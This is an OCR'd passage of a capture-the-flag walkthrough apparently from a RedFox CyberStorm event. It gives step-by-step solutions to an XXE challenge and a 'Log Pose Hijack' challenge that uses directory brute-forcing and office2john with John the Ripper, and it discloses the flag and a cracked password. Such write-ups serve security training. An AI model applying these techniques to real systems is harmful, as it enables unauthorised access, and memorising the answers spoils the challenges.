
1. Navigate to http://cyberstorm.redfoxsec.com:3000 and click the "Blogs" button.




2. Insert a random comment like "Test", submit the comment, and intercept the request in Burp Suite




3. Observe the response confirming "Comment added successfully".



4. Change the Content-Type from application/json to application/xml, modify the user input to XML format, and observe that the server accepts XML data.



5. Insert a basic XXE payload, submit the request, and observe the server's response revealing the flag.



Flag: REDFOX{Silent_Whispers_of_XXE}


Log Pose Hijack

Description: In the Grand Line, a Log Pose is the only way to navigate the unpredictable seas—but what if you could steal someone else's course? Just like a pirate sneaking onto an enemy ship, authorization isn't always earned—it can be taken.


Location: http://cyberstorm.redfoxsec.com:1002

Detailed Walkthrough:


1. Navigate to http://cyberstorm.redfoxsec.com:1002.




2. Perform directory bruteforcing on http://cyberstorm.redfoxsec.com:1002/ using the dirb tool and observe the robots.txt file.




3. Navigate to http://cyberstorm.redfoxsec.com:1002/robots.txt and observe that a file /LogPose_Confidential.docx is disallowed.




4. Access /LogPose_Confidential.docx and download the document file.




5. Observe that the LogPose_Confidential.docx file is password-protected.




6. Use the office2john tool to generate a hash of LogPose_Confidential.docx, save it in hash.txt, and use John the Ripper with the rockyou.txt wordlist to crack the hash, retrieving the password "tequieromucho".




7. Open LogPose_Confidential.docx using the password "tequieromucho" and retrieve the user1 credentials.




8. Navigate to http://cyberstorm.redfoxsec.com:1002, click Login, and get redirected to http://cyberstorm.redfoxsec.com:1001. Enter user1 credentials and click Login.




9. Allow the Authorization Request.




10. Observe that you are logged in as user1 and click the "Get Hint" button.




11. Click the "Next Challenge" button and observe that you can chat with other pirates, including Admin.



